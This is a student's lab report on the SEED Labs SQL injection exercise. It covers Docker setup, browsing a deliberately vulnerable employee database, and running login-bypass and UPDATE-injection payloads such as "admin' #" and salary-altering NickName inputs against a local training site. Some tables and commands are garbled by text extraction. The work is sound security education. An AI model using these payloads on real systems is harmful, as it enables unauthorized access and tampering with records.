

Samantha Jackson
CSCI4321
04-25-2025

Lab 10 - SQL Injection

Composing a Docker

I downloaded the files for the lab into my downloads folder in Ubuntu under the name 'SQLInjection' and composed a docker using 'sudo docker-compose build'. Additionally I added ports to the docker file for the www and mysql service.

Observations/Issues: None

```

] d801bb9d0b6c: Downloading [=====] d801bb9d0b6c: Downlo
ading [=====] d801bb9d0b6c: Downloading [=====]
] d801bb9d0b6c: Downloading [=====] d801bb9d0b6c: Downloading [=====]
] d801bb9d0b6c: Downloading [=====] d801bb9d0b6c: Downloading [=====]
=====
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272ad1bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsontest/seed-server:apache-php
----> 2365d0e43ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
----> Running in cb419db9cf83
Removing intermediate container cb419db9cf83
----> a36cd7c86532
Step 3/5 : COPY Code $WWWDir
----> e10a6fc380ce
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
----> 46e918e9a305
Step 5/5 : RUN a2ensite apache_sql_injection.conf
----> Running in 9a272e990d16
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
    service apache2 reload
Removing intermediate container 9a272e990d16
----> 5ff62666f421

Successfully built 5ff62666f421
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
a076a628af6f: Extracting [=====] 22.12MB/27.11MB

a076a628af6f: Pull complete
f6c208f3f991: Pull complete
88a9455a9165: Pull complete
400c9b8427c0: Pull complete
728b59c0b25: Pull complete
25b5c6debdf: Pull complete
43a5810f1617: Pull complete
99dd1fbf9190: Pull complete
5346a60dcee8: Pull complete
ef28da371fc9: Pull complete
fd04d935b852: Pull complete
050c49742eaz: Pull complete
Digest: sha256:0fd2898dc1c946b34dceacc3b80d38b1049285c1dab70df7480de62265d6213
Status: Downloaded newer image for mysql:8.0.22
----> d4e3eafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
----> Running in 6c3c1c8ee3ba
Removing intermediate container 6c3c1c8ee3ba
----> 01166306705a
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
----> Running in c3bf9b85dd0f
Removing intermediate container c3bf9b85dd0f
----> 99430a55ec50
Step 4/7 : ENV MYSQL_USER=seed
----> Running in a2fabd091671
Removing intermediate container a2fabd091671
----> 1a8f9ead88a9
Step 5/7 : ENV MYSQL_PASSWORD=dees
----> Running in f6589120c1aa
Removing intermediate container f6589120c1aa
----> d957a7c9cf0b
Step 6/7 : ENV MYSQL_DATABASE=sqliab_users
----> Running in 99519c9a2187
Removing intermediate container 99519c9a2187
----> 28b5a8f0a59c
Step 7/7 : COPY sqliab_users.sql /docker-entrypoint-initdb.d
----> 6192a4848bd8



Successfully built 6192a4848bd8
Successfully tagged seed-image-mysql-sqli:latest
rose@VM:~/Downloads/SQLInjection$
```

Dockerfile	docker-compose.yml
1	version: "3"
2	
3	services:
4	www:
5	build: ./image_www
6	image: seed-image-www-sqli
7	container_name: www-10.9.0.5
8	tty: true
9	ports:
10	- "8080:80"
11	networks:
12	net-10.9.0.0:
13	ipv4_address: 10.9.0.5
14	
15	mysql:
16	build: ./image_mysql
17	image: seed-image-mysql-sqli
18	container_name: mysql-10.9.0.6
19	command: --default-authentication-plugin=mysql_native_password
20	tty: true
21	ports:
22	- "3306:3306"
23	restart: always
24	cap_add:
25	- SYS_NICE # CAP_SYS_NICE (surprise an error message)
26	volumes:
27	- ./mysql_data:/var/lib/mysql
28	networks:
29	net-10.9.0.0:
30	ipv4_address: 10.9.0.6
31	
32	networks:
33	net-10.9.0.0:
34	name: net-10.9.0.0
35	ipam:
36	config:
37	- subnet: 10.9.0.0/24
38	

Opening the Website on localhost:8080

I was able to get the website up and running as you can tell by Spectrum blocking the site for obvious safety concerns regarding SQL injection. I have to temporarily disable Security Shield for the rest of this lab. Now the website is accessible. From there I will make changes to the `var/www/html` directory inside of the `www` container. I move the `/var/www/SQL_Injection/*` to the `var/www/html/` directory inside of the `www` container `unsafe_home.php` can be seen in the nano text editor `'mv /var/www/SQL_Injection/* /var/www/html'`. Presumably restarting `apache2` should result in the correct landing page.

Observations/Issues: Changing the name of the `unsafe_home.php` to a default `index.php` was completely unnecessary. In a real world SQL Injection attack I doubt the `php` file would be given this name. Additionally I originally set the `www` port to 80 which is an already occupied port, so changing the port to 8080 managed to fix the default landing page issue completely.



```
root@f81e5c8285de: /var/www
GNU nano 4.8 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com

ServerAdmin webmaster@localhost
DocumentRoot /var/www/html


# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.:
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

root@f81e5c8285de:/var/www/html# mv /var/www/SQL_Injection/* /var/www/html/
root@f81e5c8285de:/var/www/html# ls
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
root@f81e5c8285de:/var/www/html#
```

After the website is set up we can now enter the mysql container `'sudo docker exec -it mysql-10.9.0.6'`. From here I run the command `'mysql -u seed -p'` and enter the password `'dees'`. From here we can use commands like `'show databases;'` and `'show tables;'` to see where user information is stored. Based on this information we can see that information is in the credential table. Running the command `'select * from credential;'` lets us see the information inside of the credentials table including ID, Name, EID, Salary, birth, SSN, PhoneNumber, Address, Email, NickName, and Password. Presumably with this information here we would be able to log into any one of these users accounts on the website. If we wanted to pull a specific username we could run the command `'select * from credential where name = '<user>'`.

```

rose@VM:~/Downloads/SQLInjection$ sudo docker ps
CONTAINER ID   NAMES      IMAGE          COMMAND                  CREATED        STATUS        PORTS
01a78395157b   seed-image-wwww-sqli  "/bin/sh -c 'service...'  29 minutes ago  Up 29 minutes  0.0.0.0:8080->80/tcp
18b57de7b8fa   seed-image-mysql-sqli  "docker-entrypoint.s..."  29 minutes ago  Up 29 minutes  0.0.0.0:3306->3306/tcp,
33060/tcp      mysql-10.9.0.6
rose@VM:~/Downloads/SQLInjection$ sudo docker exec -it mysql-10.9.0.6 bash
root@18b57de7b8fa:/# mysql -u seed -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

```
mysql> show tables;
+-----+
| Tables_in_sqlldb_users |
+-----+
| credential              |
+-----+
1 row in set (0.01 sec)

mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
---+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
|----|-----|----|-----|-----|-----|-----|-----|-----|-----|-----|
---+
76 | 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |        |         |          |          | fdbe918bd ae8300aa54747fc95fe0470ffff49
d4 | 2 | Boby   | 20000 | 30000 | 4/20 | 10213352 |        |         |          |          | b78ed97677c161c1c82c142906674ad15242b2
ef | 3 | Ryan   | 30000 | 50000 | 4/10 | 98993524 |        |         |          |          | a3c50276cb120637cca669eb38fb9928b017e9
af | 4 | Samy    | 40000 | 90000 | 1/11 | 32193525 |        |         |          |          | 995b8b8c183f349b3cab0ae7fccd39133508d2
58 | 5 | Ted     | 50000 | 110000 | 11/3 | 32111111 |        |         |          |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f
c0 | 6 | Admin   | 99999 | 400000 | 3/5  | 43254314 |        |         |          |          | a5bdf35a1df4ea895905f6f6618e83951a6eff
---+
6 rows in set (0.00 sec)
```

```
mysql> melect * from credential where name = 'Ryan';
+-----+
--+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
|-----+
--+
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9e |
f |
+-----+
--+
1 row in set (0.00 sec)
```

Task-02 - SQL Injection Attack

Typing the command “*admin' #*” into the ‘USERNAME’ field of the Employee Profile Login allows us to see the credential table with the exception of the passwords associated with each credential. Alternatively if I wanted view this table information from the terminal I could run the command ‘*curl*

['http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23'](http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23);’ this will reveal the list of users in the credential table.

Observations/Issues: None

Employee Profile Login

USERNAME	<input type="text" value="admin' #"/>
PASSWORD	<input type="password" value="Password"/>

Login

Copyright © SEED LABs

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Text Editor

Copyright © SEED LABs

```

rose@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23';
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

User Details

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->
Ryan 30000 50000 4/10 98993524

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>1/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
    <div class="text-center">
      <p>Copyright &copy; SEED LABs</p>
    </div>
  </div>
  <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
  </script>
</body>
</html>

```


Task-03 - Unauthorized Parameter Modifications

Let's say my boss didn't give me that raise I keep asking about, and I deserve a vacation. I'm going to log into my profile *Samy* with the command "*Samy' #*" into the 'USERNAME' field. Now that I'm logged in I can go to 'Edit Profile'. I'm going to input my new salary of one million dollars into the 'NickName' field using the command "*`, Salary=1000000 where name = 'Samy' #*". Now I am properly compensated.

I also don't like sysAdmin, so I'm going to make sure the Admin salary gets cut. I'm going to log into admin profile with the command "*admin' #*" into the 'USERNAME' field. Now that I'm logged in I can go to 'Edit Profile'. I'm going to input an salary cut to \$1 into the 'NickName' field using the command "*`, Salary=1 where name = 'admin' #*". I have carried out my revenge.

The reason why this works so well is because `unsafe_home.php` takes the exact information from the fields even if those characters are unsafe. My SQL Injection manipulates these unsafe characters. For example, with the `input_uname = <username string> ' #` where the closing quotes end the strings and the `#` comments everything else out afterward including the confirmation for password credentials meaning that I can log in without having to input passwords. Fixing this would require that we prevent users from utilizing these special characters.

Observations/Issues: None



SEED LABS

Employee Profile Login

USERNAME	Samy' #
PASSWORD	Password

Login

Copyright © SEED LABS

Samy Profile

Key	Value
Employee ID	40000
Salary	90000
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Samy's Profile Edit

[Help](#)

NickName	<input type="text" value="0 where name = 'Samy' #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Copyright © SEED LABs

Text Editor

Key	Value
Employee ID	40000
Salary	1000000
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1976	Alice	10000	20000	9/20	10211002					fdbe918bd ae83000aa54747fc95fe0470fff4
2d4	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b
9ef	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e
2af	Samy	40000	1000000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d
f58	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f722cb20a618701a2c2
fc0	Admin	99999	400000	3/5	43254314					a5bdf35a15df4ea895905f6f6618e83951a6ef

```
6 rows in set (0.01 sec) name = 'Samy' x
```


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	1000000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Admin's Profile Edit

NickName	<input type="text" value="I where name = 'admin' #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABs

User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	1000000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	1	3/5	43254314				

Copyright © SEED LABS

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e |
| 4 | Samy | 40000 | 1000000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bfff28a7bb51cb6f22cb20a618701a2c2 |
| 6 | Admin | 99999 | 1 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6ef |
6 rows in set (0.00 sec)
```

```
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die('There was an error running the query [' . $conn->error . ']\n');
81     echo "</div>";
82 }
83 /* convert the select return result into array type */
84 $return_arr = array();
85 while($row = $result->fetch_assoc()){
86     array_push($return_arr,$row);
87 }
```

In this lab I learned how to simulate an SQL Injection attack using Docker. It took a long time to set up the lab correctly but once it was working it was pretty fun executing the injections. I also learned a little bit about mysql which was particularly useful for understanding the structure of the sql queries and how that data is stored. I wanted to create a query to change the passwords for users but I don't quite have the time to do that. I hope my injections are sufficient. I feel like I have a much better understanding of how a website like this is actually set up and exactly how vulnerable queries can be exploited. I do find it very interesting that Spectrum decided to block this website completely. I assume maybe it had to do with the lack of secure protocols, but regardless this was an interesting lab.